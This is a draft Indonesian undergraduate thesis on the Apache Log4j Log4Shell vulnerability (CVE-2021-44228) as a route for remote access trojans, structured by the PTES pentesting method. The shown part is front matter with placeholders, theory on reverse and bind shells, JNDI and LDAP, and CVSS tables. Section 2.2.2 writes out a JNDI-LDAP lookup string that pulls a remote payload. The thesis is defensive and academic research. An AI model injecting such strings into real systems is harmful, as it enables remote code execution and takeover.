



**ANALISIS KERENTANAN APACHE LOG4J PADA
CVE-2021-44228 TERHADAP ANCAMAN REMOTE
ACCESS TROJAN DENGAN METODE PENETRATION
TESTING EXECUTION STANDARD**

SKRIPSI

MUHAMMAD NUR IRSYAD

1807422020

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN
JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK NEGERI JAKARTA
2022**



**ANALISIS KERENTANAN APACHE LOG4J PADA
CVE-2021-44228 TERHADAP ANCAMAN REMOTE
ACCESS TROJAN DENGAN METODE PENETRATION
TESTING EXECUTION STANDARD**

SKRIPSI

**Dibuat untuk Melengkapi Syarat-Syarat yang Diperlukan
untuk Memperoleh Diploma Empat Politeknik**

MUHAMMAD NUR IRSYAD

1807422020

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN
JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK NEGERI JAKARTA**

2022

SURAT PERNYATAAN BEBAS PLAGIARISME

Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad
NIM : 1807422020
Jurusan : TIK – Teknik Informatika dan Komputer
Program Studi : TMJ – Teknik Multimedia dan Jaringan
Judul Skripsi : Analisis Kerentanan Apache Log4j Pada CVE-2021-44228
terhadap Ancaman Remote Access Trojan Dengan Metode
Penetration Testing Execution Standard

Menyatakan dengan sebenarnya bahwa skripsi ini benar-benar merupakan hasil karya saya sendiri, bebas dari peniruan terhadap karya dari orang lain. Kutipan pendapat dan tulisan orang lain ditunjuk sesuai dengan cara-cara penulisan karya ilmiah yang berlaku.

Apabila di kemudian hari terbukti atau dapat dibuktikan bahwa dalam skripsi ini terkandung ciri-ciri plagiat dan bentuk-bentuk peniruan lain yang dianggap melanggar peraturan, maka saya bersedia menerima sanksi atas perbuatan tersebut.

Depok, __ __ 2022
Yang membuat pernyataan,

Muhammad Nur Irsyad
NIM. 1807422020

LEMBAR PENGESAHAN

Skripsi diajukan oleh:

Nama : Muhammad Nur Irsyad
NIM : 1807422020
Jurusan : TIK – Teknik Informatika dan Komputer
Program Studi : TMJ – Teknik Multimedia dan Jaringan
Judul Skripsi : Analisis Kerentanan Apache Log4j Pada CVE-2021-44228
terhadap Ancaman Remote Access Trojan Dengan Metode
Penetration Testing Execution Standard

Telah diuji oleh tim penguji dalam Sidang Skripsi pada hari __, tanggal __, bulan ____,
tahun __, dan dinyatakan **LULUS**.

Disahkan oleh:

Pembimbing I : Ariawan Andi Suhandana, S.Kom., M.T.I. (.)
Penguji I : Defiana Arnaldy, S.Tp., M.Si. (.)
Penguji II : Fachroni Arbi Murad, S.Kom., M.Kom. (.)
Penguji III : Asep Kurniawan, S.Pd., M.Kom. (.)

Mengetahui:

Jurusan Teknik Informatika dan Komputer
Ketua

Mauldy Laya , S.Kom., M.Kom.
NIP. 197802112009121003

KATA PENGANTAR

AA

Depok, __ ____ 2022

Muhammad Nur Irsyad

**SURAT PERNYATAAN PERSETUJUAN PUBLIKASI
SKRIPSI UNTUK KEPENTINGAN AKADEMIS**

Sebagai sivitas akademik Politeknik Negeri Jakarta, Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad
NIM : 1807422020
Jurusan : TIK – Teknik Informatika dan Komputer
Program Studi : TMJ – Teknik Multimedia dan Jaringan

Demi mengembangkan ilmu pengetahuan, menyetujui untuk memberikan kepada Politeknik Negeri Jakarta Hak Bebas Royalti Non-Eksklusif atas karya ilmiah saya yang berjudul:

Analisis Kerentanan Log4Shell pada CVE-2021-44228 terhadap Ancaman Remote
Access Trojan dengan Metode Penetration Testing Execution Standard

Beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Royalti Non Eksklusif ini Politeknik Negeri Jakarta Berhak menyimpan, mengalihmediakan / formatkan, mengelola dalam bentuk pangkalan data (database), merawat, dan mempublikasikan skripsi saya tanpa meminta izin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.. Demikian pernyataan ini saya buat dengan sebenarnya.

Depok, __ __ 2022
Yang membuat pernyataan,

Muhammad Nur Irsyad
NIM. 1807422020

ABSTRAK

AA

Kata Kunci: aaa

DAFTAR ISI

HALAMAN JUDUL	Error! Bookmark not defined.
SURAT PERNYATAAN BEBAS PLAGIARISME.....	iii
LEMBAR PENGESAHAN	iv
KATA PENGANTAR.....	v
SKRIPSI UNTUK KEPENTINGAN AKADEMIS.....	vi
ABSTRAK	vii
DAFTAR ISI	viii
DAFTAR GAMBAR.....	x
DAFTAR TABEL	xi
BAB I PENDAHULUAN.....	1
1.1 Latar Belakang.....	1
1.2 Rumusan Masalah.....	3
1.3 Batasan Masalah	3
1.4 Tujuan dan Manfaat	4
1.5 Sistematika Penulisan	5
BAB II TINJAUAN PUSTAKA.....	6
2.1 Remote Access Trojan.....	6
2.1.1 Reverse & Bind Shell TCP	6
2.2 Apache Log4j.....	7
2.2.1 Lightweight Directory Access Protocol	8
2.2.2 Kerentanan CVE-2021-44228	8
2.3 White-Box Testing	9
2.4 Penetration Testing Execution Standard	9
2.4.1 Common Vulnerability Scoring System	10
2.4.2 Attack Tree.....	12
2.4.3 Hands-on-Keyboards.....	13
2.4.4 BadUSB	13
2.5 Unified Modelling Language.....	14
2.6 Penelitian Sejenis	16
BAB III METODE PENELITIAN	18
3.1 Rancangan Penelitian.....	18

3.2	Tahapan Penelitian	18
3.3	Objek Penelitian.....	19
BAB IV HASIL DAN PEMBAHASAN.....		20
4.1	Perancangan Sistem	20
4.1.1	Desain Topologi Jaringan.....	20
4.1.2	Desain Skema LDAP	22
4.2	Implementasi Sistem.....	24
4.2.1	Implementasi Sistem Pengguna	24
4.2.2	Implementasi Sistem Penyerang	24
4.2.2.1	Instalasi dan Konfigurasi Layanan OpenLDAP	29
4.2.2.2	Instalasi dan Konfigurasi Layanan Apache HTTP Server	31
4.2.2.3	Pengembangan Aplikasi Layanan HTTP Go	33
4.2.2.4	Pengembangan Aplikasi Layanan HTTP Java	33
4.2.2.5	Pengembangan Payload Java	39
4.2.2.5	Pengembangan BadUSB.....	40
4.3	Pengujian Kerentanan Aplikasi pada Sistem Target	41
4.3.1	Pre-Engagement.....	41
4.3.2	Intelligence Gathering.....	43
4.3.3	Threat Modelling	45
4.3.4	Vulnerability Analysis.....	46
4.3.5	Exploitation.....	47
4.3.6	Post-Exploitation.....	51
4.3.7	Reporting.....	55
4.4	Hasil Pengujian Kerentanan.....	58
BAB V PENUTUP		59
5.1	Kesimpulan	59
5.2	Saran	59
DAFTAR PUSTAKA.....		60

DAFTAR GAMBAR

DAFTAR TABEL

BAB I

PENDAHULUAN

1.1 Latar Belakang

Dalam dunia siber, potensi ancaman dapat muncul dikarenakan terdapatnya celah kerentanan pada suatu sistem maupun aplikasi. Hal tersebut membuat sistem dapat diserang melalui berbagai perantara yang sesuai dengan bentuk celahnya untuk lalu dieksploitasi oleh penyerang dengan berbagai macam landasan motivasi (Calín et al., 2020). Salah satu dampak ancaman siber, yaitu kebocoran data internal, disebabkan oleh kerentanan sistem yang membuat suatu *malware* dapat tertanam di dalam sistem korban. Eksploitasi tersebut salah satunya dapat membuat penyerang untuk mengontrol dan mengambil aset digital di dalam sistem korban secara jarak jauh tanpa supervisi terhadap pertahanan sistem korban (Yin & Khine, 2019).

Salah satu kasus ancaman siber yang muncul pada akhir November 2021 dengan penyebab yang serupa adalah kerentanan Log4Shell, yaitu istilah pada kerentanan *library* Apache Log4j terhadap serangan *remote shell*. Hal ini juga dikonfirmasi oleh Oracle pada 10 Desember 2021, yang menjelaskan bahwa kerentanan dengan referensi CVE-2021-44228 tersebut menyebabkan penyerang dapat mengontrol sistem korban melalui penyalahgunaan *input* pengguna dalam fitur *logging*-nya. Eksploitasi tersebut diawali dengan sistem pengguna yang mengunduh dan menjalankan *malware* dalam bahasa pemrograman Java. Adanya eksekusi *malware* tersebut dapat membangun koneksi jarak jauh secara penuh, baik itu berpola *reverse shell* maupun *bind shell*, tanpa ada autentikasi diantaranya (Apache, 2021; CVE, 2021; Khan & Neha, 2016; Oracle, 2021). Salah satu perusahaan global yang menggunakan *library* Apache Log4j, yaitu Cisco, memiliki lebih dari 60 produk serta fitur yang terpengaruh terhadap kerentanan tersebut. Hal tersebut didukung karena *library* Apache Log4j memiliki fleksibilitas dalam bentuk implementasinya di berbagai macam platform, seperti pada layanan *cloud* dan *software development* (Cisco, 2021).

Ancaman global tersebut terefleksikan pada status referensi CVE-2021-44228 yang merupakan satu-satunya kerentanan Apache Log4j dengan nilai *Common Vulnerability Scoring System* (CVSS) tertinggi, yaitu 10.0. Hal yang membuat Log4Shell berbeda dari kerentanan Apache Log4j lainnya adalah kerentanan tersebut menjadi pelopor untuk tiga kerentanan baru dalam kurang dari tiga minggu (26/11/2021 – 11/12/2021) (Apache, 2021). Walaupun kerentanan CVE-2021-44228 sudah diperbaiki pada versi selanjutnya, efesiensi dan efektivitas eksploitasi kerentanan tetap dapat dimanfaatkan dari sisi penyerang sebagai media eksploitasi independen yang kuat dan stabil.

Berdasarkan uraian diatas, penelitian ini ditunjukkan untuk menganalisa ancaman kerentanan Apache Log4j pada referensi CVE-2021-44228 terhadap pengembangan eksploitasinya dengan pendekatan *white-box testing*. Pengembangan dilakukan dengan memanfaatkan kerentanan u/ntuk menjadi serangan *Remote Access Trojan* (RAT) secara independen dan persisten. Keseluruhan tahapan pengujian nantinya akan berbasiskan pada model *Penetration Testing Execution Standard* (PTES) sebagai **panduan dalam pengujian dan analisisnya** (Dalalana & Zorzo, 2017). **Tahap** eksploitasi pengujian didasarkan pada serangan *Remote Code Execution* (RCE) dengan memanfaatkan *JNDI Injection*. Dua bentuk vektor serangan yang digunakan adalah *Hands-on-Keyboard*, atau *direct access*, serta *BadUSB*, atau *removeable media*, yang keduanya memanfaatkan kelemahan konfigurasi dan validasi pada aplikasi atau sistem (Biswas et al., 2018). **Serangan pasca eksploitasi** dilakukan dengan menyisipkan program *backdoor*, yang dirancang dengan kerentanan *library* Apache Log4j, ke dalam sistem target untuk mempertahankan stabilitas akses yang didapat. Mitigasi yang diadaptasikan merujuk pada pendekatan analisis statis, seperti pemanfaatan konfigurasi aplikasi serta penggunaan program pemindaian proses dalam sistem. **Keseluruhan** analisis pengujian dilakukan dengan mengukur bagaimana dampak kondisi sumber daya sistem target terhadap pengujian dalam tiga tahapan periode, yaitu saat pra eksploitasi, pasca eksploitasi, serta pasca mitigasi (CEH, 2013; Kaushik et al., 2021; Muñoz & Mirosh, 2016).

1.2 Rumusan Masalah

Berdasarkan latar belakang masalah yang dipaparkan di atas, maka rumusan masalah dalam penelitian dapat dijabarkan sebagai berikut:

1. Bagaimana tahap rancang bangun instrumen pengujian dan integrasinya dengan *library* Apache Log4j yang sesuai dengan referensi CVE-2021-44228?
2. Bagaimana analisis pengujian serta mitigasi pada kerentanan Apache Log4j terkait ancaman RAT, dalam lingkup *white-box testing* berbasiskan metode PTES?
3. Bagaimana dampak kondisi sumber daya sistem target pada seluruh tahap pengujian terhadap ancaman RAT?

1.3 Batasan Masalah

Adanya pembatasan suatu masalah digunakan untuk menghindari pelebaran pokok masalah dari lingkup yang seharusnya. Dengan begitu, batasan masalah dapat membuat penelitian lebih terarah untuk tercapainya tujuan dari penelitian ini. Beberapa batasan masalah dalam penelitian ini dijabarkan sebagai berikut:

1. Batasan dalam perancangan instrumen pengujian
 - a) Instrumen dirancang pada model arsitektur *client-server* secara lokal dengan memanfaatkan virtualisasi Docker *container*
 - b) *Framework* Java yang digunakan untuk membangun aplikasi pengguna dan penyerang adalah Maven, dengan *library* Apache Log4j pada versi 2.14.1, dalam versi Java 8 yaitu 1.8.0_181 dan 1.8.0_321
 - c) Mesin komputer yang dipakai berbasiskan platform Linux, sehingga seluruh *payload*, program, serta skrip akan disesuaikan ke arah tersebut
2. Batasan dalam implementasi pengujian dan mitigasinya
 - a) Pengujian dilakukan dengan berbasiskan metode PTES dalam lingkup *white-box testing*. Vektor serangan yang digunakan yaitu *Hands-on-Keyboard* dan *BadUSB*. Hal yang membedakan diantara kedua vektor serangan adalah pemanfaatan dan implementasi dari kerentanan tersebut dalam perspektif penyerang serta target

- b) Bentuk mitigasi mencakup pendekatan analisis kode statis, pemanfaatan konfigurasi program firewall sistem, dan analisis terhadap pembaharuan *library* Apache Log4j pada versi 2.15.0, 2.16.0, dan 2.17.0
 - c) Proses pengujian dilakukan dalam 2 tahap, yaitu pra dan pasca adanya mitigasi, sehingga tergambaranya pencapaian yang dapat dianalisa besar tingkat dampak sumber daya pada sistem target
3. Batasan dalam mengukur kondisi sumber daya sistem pada mesin target
 - a) Pemantauan sumber daya dilakukan pada 3 tahap pengujian. yaitu saat sistem dalam kondisi normal, pasca eksploitasi, dan pasca mitigasi
 - b) Parameter sumber daya yang diukur antara lain *CPU Utilization*, *CPU Time Consumption*, *Memory Occupation*, *Network Utilization*, *Disk Read & Write*, dan *User's Activity*

1.4 Tujuan dan Manfaat

Berdasarkan rumusan masalah, adapun tujuan serta manfaat yang ingin dicapai dalam pembentukan penelitian ini. Tujuan penelitian dijabarkan sebagai berikut:

1. Memberikan adanya suatu kontribusi dalam pengembangan *Proof-of-Concept* (PoC) terhadap kerentanan Apache Log4j pada CVE-2021-44228, terkhusus dalam pengembangan ancaman RAT dengan vektor serangan *Hands-on-Keyboard* dan *BadUSB*
2. Menganalisis signifikansi perubahan dari kondisi sumber daya sistem target terhadap eksploitasi dan mitigasi yang diberikan

Berdasarkan tujuan penelitian yang hendak dicapai, diharapkan pula adanya manfaat dari penelitian ini baik secara teoretis dan praktis, yaitu sebagai berikut:

1. Bagi masyarakat, penelitian ini diharapkan dapat memberikan wawasan terkait pentingnya kerentanan terhadap teknologi yang digunakan oleh pengguna, dan bagaimana dampak potensi kerusakan dari ancaman serangannya
2. Bagi praktisi keamanan, penelitian ini diharapkan dapat memberikan adanya sumbangan pemikiran pada analisis keamanan dalam dunia siber, serta sebagai

dasar tambahan dalam mengkaji lebih lanjut terhadap kerentanan Apache Log4j pada referensi CVE-2021-44228 dan referensi kedepannya

3. Bagi penulis, penelitian ini digunakan sebagai bentuk implementasi dari pengembangan ilmu yang dipelajari selama masa kuliah di Politeknik Negeri Jakarta, serta diharapkan dapat memberikan kontribusi referensi kepustakaan terkait keamanan siber pada lingkungan kampus hingga global

1.5 Sistematika Penulisan

BAB I PENDAHULUAN

Bab ini mendeskripsikan latar belakang serta urgensi masalah, perumusan masalah, batasan penelitian, tujuan & manfaat penelitian, serta struktur tulisan

BAB II TINJAUAN PUSTAKA

Bab ini membahas landasan teori yang digunakan dalam pembahasan penelitian dari sumber yang kredibel. Adapun penjabaran terkait penelitian sejenis sebagai penunjang dari penelitian sebelumnya dalam waktu 10 tahun terakhir

BAB III METODE PENELITIAN

Bab ini memaparkan atribut inti dari penelitian, seperti metode yang digunakan dalam melakukan penelitian, tahapan dalam mendapatkan hasil pengujian dan analisisnya, serta penjelasan singkat terhadap objek yang diteliti dalam laporan ini

BAB IV HASIL DAN PEMBAHASAN

Bab ini menjabarkan mengenai bagaimana tahapan dalam merancang, membangun dan mengimplementasikan instrumen pengujian, melakukan pengujian pada program dan kerentanan sistem, serta mengevaluasi dan menganalisa hasil pengujian

BAB V PENUTUP

Bab penutup menjelaskan mengenai pembuktian terhadap tujuan yang ingin dicapai dalam penelitian dan bagaimana hasil analisis penelitiannya. Adapun saran pribadi yang diberikan terkait dengan hasil pengujian yang sifatnya konstruktif untuk dapat dikembangkan lebih lanjut

BAB II

TINJAUAN PUSTAKA

2.1 Remote Access Trojan

Trojan dalam lingkup keamanan siber dapat diartikan sebagai medium untuk serangan *malware* dapat dikemas sedemikian rupa, agar serangan bersifat *false negative* terhadap suatu sistem keamanan. Suatu *payload*, dalam konteks ini adalah *trojan*, dapat dikirim menggunakan berbagai macam pendekatan, seperti melalui *phishing* dan *social engineering*. Berdasarkan bentuk serangannya, jenis *Remote Access Trojan* (RAT) dispesifikasikan untuk mengontrol sistem korban sepenuhnya secara jarak jauh dengan memanfaatkan koneksi berarsitektur client-server. Pendekatan ini dimanfaatkan oleh penyerang untuk mengontrol aset dari sistem korban sepenuhnya secara kontinuitas (CEH, 2013; Hama Saeed, 2020). Dalam membangun koneksi *remote access*, keberhasilan serta stabilitasnya bergantung kepada topologi infrastruktur jaringan, terutama terhadap peranan *firewall* (Maraj et al., 2020). Secara umum, terdapat dua bentuk *payload trojan* yang dapat digunakan untuk melakukan *remote access*, yaitu dengan koneksi *reverse* dan *bind*, yang mana keduanya ditunjukkan untuk mengontrol sistem korban melalui akses *shell* yang didapatkannya.

2.1.1 Reverse & Bind Shell TCP


Bind shell bekerja dengan membuka layanan koneksi *Transmission Control Protocol* (TCP) di mesin korban pada nomor porta tertentu, yang juga disebut sebagai *listener*. Koneksi tersebut kemudian disambungkan oleh mesin penyerang untuk mendapatkan *shell* korban melalui koneksi *remote access* nya. Dikarenakan *listener* dilakukan dari mesin korban, hal ini harus disesuaikan dengan *inbound rules* yang terdapat dalam *firewall*, baik itu berbasis di dalam jaringan atau mesin, sehingga koneksi *listener* dapat berfungsi sebagaimana harusnya (Saroeval & Bhadola, 2022).

Berbeda dengan *payload bind shell*, *reverse shell* bekerja dengan membuat *listener* dari mesin penyerang, lalu membutuhkan sistem korban untuk menyambungkan koneksi tersebut. Pendekatan tersebut merendahkan potensi isu terkait peranan *firewall*. Hal ini

disebabkan karena koneksi yang keluar dari mesin korban, atau *outbound connection*, memiliki kontrol yang umumnya lebih longgar daripada *inbound connection* pada firewall. Dengan begitu, sistem akan menanggapi komunikasi tersebut sebagai koneksi yang valid dan normal untuk sistem korban (Maraj et al., 2020).

2.2 Apache Log4j

Apache Log4j merupakan suatu *library* Java yang menyediakan fitur *logging* untuk dapat diimplementasikan dalam berbagai macam *platform*, yang pada umumnya adalah layanan *cloud* (HHS, 2022). Dalam melakukan fungsinya, *library* Apache Log4j dapat terintegrasi dengan berbagai macam layanan, seperti layanan *Naming and Directory*, untuk mencari dan mengambil objek data di dalamnya ke dalam berkas *logging*. Hal ini dapat dilakukan melalui penggunaan *Java Naming and Directory Interface* (JNDI). Pencarian objek dalam suatu layanan menggunakan fungsi *lookup* dapat JNDI lakukan, baik dalam lingkup layanan lokal maupun berbeda jaringan (Apache, 2022).



Gambar 2.1 Arsitektur JNDI

Sumber: Roy, 2015

Gambar 2.1 di atas merupakan arsitektur dari penggunaan JNDI dalam suatu aplikasi Java. JNDI terdiri dari dua komponen utama, yaitu JNDI *Application Programming Interface* (API), serta JNDI *Service Provider Interface* (SPI). JNDI SPI merupakan suatu mekanisme agar konektivitas layanan dapat tersedia pada aplikasi secara dinamis.

Konektivitas tersebut yang kemudian digunakan oleh *library* Apache Log4j untuk mengakses informasi serta objek di dalam layanan tersebut menggunakan modul JNDI API. **Salah** satu layanan *Naming and Directory* yang dapat terintegrasi secara bawaan adalah Lightweight Directory Access Protocol (LDAP) (Roy, 2015).

2.2.1 Lightweight Directory Access Protocol

LDAP merupakan layanan *client-server* yang berbasiskan struktur direktori dalam melakukan penyimpanan informasi atau objek di dalamnya. **Bentuk** konfigurasi LDAP berisikan skema suatu direktori informasi dengan menggunakan format file tersendiri, yaitu LDAP *Data Interchange Format* (LDIF). **Penggunaan** beberapa skema LDIF secara terpisah dapat membantu dalam mendesain dan mempopulasi data dalam skala besar agar keseluruhan skema lebih terorganisir (Helmke et al., 2019).

Dalam penyimpanan datanya, LDAP menggunakan suatu entitas yang berisikan atribut dalam mendefinisikan suatu entri pada skema, yang disebut sebagai *object class*. Suatu *Object class* dapat mereferensikan struktur *object class* di atasnya, baik itu bersifat abstrak ataupun struktural. **Dengan** begitu, setiap *objcet class* dapat juga menggunakan atribut dari *object class* pewarisnya (Oracle, 2010). **Berikut** pada tabel 2.1 merupakan contoh pewarsian dalam object class *inetOrgperson* dari *top*:

Tabel 2.1 Atribut pewarisan object class *inetOrgPerson*

No.	Atribut	Deskripsi	Object Class Pewaris
1	uid	ID unik pengguna	top (user)
2	description	informasi entri	person
3	inetUserStatus	status keaktifan akun	inetUser
4	ou	nama unit organisasi	organizationalPerson
5	mail	Alamat email pengguna	-

Sumber: Oracle, 2010

2.2.2 Kerentanan CVE-2021-44228

Pada Desember 2021, Apache Software Foundation resmi mempublikasikan bahwa *library* Apache Log4j dari versi 2.0-beta9 hingga 2.14.1 rentan terhadap serangan *Remote Code Execution* (RCE). **Publikasi** ini disertakan dengan saran mitigasi yang

ditawarkan hingga pada perilisan ke versi 2.17.0. **Kerentanan ini** dikategorikan sebagai *zero-day vulnerability* karena eksploitasinya yang ditemukan oleh publik sebelum adanya *patch* atau publikasi resmi dari vendor.

Secara garis besar, eksploitasi dilakukan dengan menginjeksi pesan dalam format khusus yang didukung oleh *library* secara bawaan, yaitu *Message Lookup Substitution*. **Pesan** tersebut kemudian diinterpretasi dan dieksekusi saat penulisan entri *logging* melalui format tersebut. **Adapun** pemanfaatan layanan seperti LDAP dan HTTP yang dirancang khusus oleh penyerang karena mampu untuk menyimpan referensi *payload*. **Payload** yang dirancang berupa berkas *class* Java untuk dipanggil oleh fungsi *lookup JNDI* (Hiesgen et al., 2022; Rajasinghe, 2022). **Berikut** contoh format pesan yang dapat digunakan beserta penggunaannya dengan JNDI dan layanan LDAP untuk eksploitasi:

```
${jndi:ldap://domain.com/cn=payload,dc=domain,dc=com}
```

2.3 White-Box Testing

White-box testing merupakan salah satu bentuk pengujian dengan pelaku memiliki seluruh informasi, akses kontrol, ataupun kendali terhadap pengembangan lingkungan pengujian. **Pengujian** secara *white-box*, atau *full-knowledge*, umum digunakan dalam tiga tujuan utama, yaitu kebutuhan introspeksi, stabilitas, serta ketelitian terhadap objek pengujian. **Dalam lingkup** pengujian kerentanan, pendekatan ini diharapkan dapat mengetahui serta mendeteksi potensi adanya kerusakan, hingga diluar lingkup yang seharusnya, terhadap keamanan suatu sistem (Madhavi, 2016; Midian, 2002).

2.4 Penetration Testing Execution Standard

PTES merupakan salah satu *framework* pengujian yang tersedia untuk menjalankan evaluasi keamanan dengan berstandar bisnis dan industri secara komprehensif. **Salah** satu keunggulan PTES yaitu tersedianya panduan perencanaan yang konkrit dalam mendefinisikan bagaimana keseluruhan tahapan dapat dijalankan dengan baik dan benar (Dalalana & Zorzo, 2017). **Secara** garis besarnya, **PTES** terdiri dari 7 tahapan utama yang mencakup seluruh kebutuhan dan analisis dasar dalam menjalankan pengujian keamanan, yaitu sebagai berikut:

1. *Pre-Engagement*: mendefinisikan lingkup instrumen pengujian, yang juga mencakup waktu estimasi pengerjaan, objek yang diteliti, bentuk surat izin dari pihak ketiga, serta tujuan utama dari dilakukannya pengujian
2. *Intelligence Gathering*: mengumpulkan kelengkapan informasi yang berkaitan dengan karakteristik objek pengujian, baik dilakukan secara aktif maupun pasif
3. *Threat Modelling*: menggambarkan bagaimana ancaman dapat dilakukan serta melakukan pemetaan terhadap aset primer dan sekunder yang dapat ditargetkan. Hal ini memudahkan penguji dan pembaca untuk memahami kerentanan apa yang ditemukan dan yang akan dieksploitasi dari objek pengujian
4. *Vulnerability Analysis*: menganalisis cakupan kerentanan dari pemodelan sebelumnya, sehingga dapat mendefinisikan vektor serangan yang efektif serta lingkungan pengujiannya untuk tahap eksploitasi
5. *Exploitation*: melakukan eksploitasi berdasarkan skema dan tujuan yang sudah dirancang sebelumnya, karena keakuratan informasi yang sudah didapatkan akan mempengaruhi keberhasilan tahap eksploitasi secara keseluruhan
6. *Post-Exploitation*: mengembangkan hasil eksploitasi menjadi serangan yang lebih konsisten dan stabil untuk tujuan kontinuitas, sehingga menunjukkan seberapa jauh kerentanan dapat dieksploitasi
7. *Reporting*: mendokumentasikan seluruh tahapan dan hasil kegiatan secara struktural dan informatif. Tahapan ini juga mencakup kesimpulan dan saran serta bagaimana pendekatan mitigasinya (Ningsih, 2021; PTES, 2021)

2.4.1 Common Vulnerability Scoring System

CVSS merupakan salah satu *framework* untuk menentukan karakteristik dan tingkatan kerentanan pada suatu teknologi. **Penilaian** CVSS terbagi menjadi 3 grup utama, yaitu *Base*, *Temporal*, dan *Environmental*. **Dalam** implementasinya, penggunaan seluruh metrik grup dapat menspesifikasikan tingkat kerentanan yang lebih sesuai dan akurat dengan penyesuaian lingkungan skenario pengujiannya. (PTES, 2021). **Pada** tabel 2.2 berikut merupakan parameter dari metrik grup *Base* dalam CVSS versi 3.1, tabel 2.3 untuk metrik grup *Temporal*, serta 2.4 untuk metrik grup *Environmental*:

Tabel 2.2 Keterangan metrik grup Base pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
<i>Attack Vector</i> (AV)	konteks mengenai area jangkauan eksploitasi yang dapat dilakukan	<i>Network</i>	N
		<i>Adjacent</i>	A
		<i>Local</i>	L
		<i>Physical</i>	P
<i>Attack Complexity</i> (AC)	tingkat kondisi yang harus dipenuhi agar eksploitasi dapat dilakukan	<i>Low</i>	L
		<i>High</i>	H
<i>Privilege Required</i> (PR)	ketergantungan terhadap tingkatan hak tertentu untuk menjalankan eksploitasi	<i>None</i>	N
		<i>Low</i>	L
		<i>High</i>	H
<i>User Interaction</i> (UI)	kondisi eksploitasi yang membutuhkan interaksi langsung pengguna	<i>None</i>	N
		<i>Required</i>	R
<i>Scope</i> (S)	adanya dampak eksploitasi di luar cangkupan utama area kerentanan	<i>Changed</i>	U
		<i>Unchanged</i>	C
<i>Confidentiality</i> (C)	besarnya akses terhadap aset sistem yang dapat dikelola dari hasil eksploitasi	<i>High</i>	H
		<i>Low</i>	L
		<i>None</i>	N
<i>Integrity</i> (I)	tingkat kerusakan integritas pada aset sistem dari hasil eksploitasi	<i>High</i>	H
		<i>Low</i>	L
		<i>None</i>	N
<i>Availability</i> (A)	besarnya sumber daya sistem serta layanan yang terganggu dari hasil eksploitasi	<i>High</i>	H
		<i>Low</i>	L
		<i>None</i>	N

Sumber: FIRST, 2019

Tabel 2.3 Keterangan metrik grup Temporal pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
<i>Exploit Code Maturity</i> (E)	tingkat status ketersediaan, keberagaman teknik, serta keaktifan eksploitasi dalam sisi industri dan global	<i>Not Defined</i>	X
		<i>High</i>	H
		<i>Functional</i>	F
		<i>PoC</i>	P
		<i>Unproven</i>	U
<i>Remediation Level</i> (RL)	tingkat remediasi yang tersedia untuk publik, baik itu dari vendor resmi ataupun masih belum ditemukan	<i>Not Defined</i>	X
		<i>Unavailable</i>	U
		<i>Workaround</i>	W
		<i>Temp. Fix</i>	W

		<i>Official Fix</i>	O
<i>Report Confidence (RC)</i>	tingkat validasi laporan ataupun isu eksploitasi terhadap kerentanan, seperti publikasi resmi dan penelitian	<i>Not Defined</i>	X
		<i>Confirmed</i>	C
		<i>Unknown</i>	U
		<i>Reasonable</i>	R

Sumber: FIRST, 2019

Tabel 2.4 Keterangan metrik grup Environmental pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
<i>Security Requirement (CR, IR, AR)</i>	pengaruh kerentanan terhadap prinsip dasar keamanan aset dan layanan sistem dalam model CIA Triad	<i>Not Defined</i>	X
		<i>High</i>	H
		<i>Low</i>	L
		<i>Medium</i>	M
<i>Modified Base (M[base])</i>	adaptasi penilaian pada metrik grup Base yang disesuaikan kembali dengan lingkungan pengujian		





Sumber: FIRST, 2019

Dalam mengimplementasikan perumusan keseluruhan nilainya, FIRST menyediakan kalkulator CVSS versi 3.1 yang dapat diakses secara daring pada halaman web-nya. Nilai akhir setiap metrik grup dikemas dalam skala numerik, mulai dari tidak berbahaya sama sekali hingga pada status kritis (FIRST, 2019).

2.4.2 Attack Tree

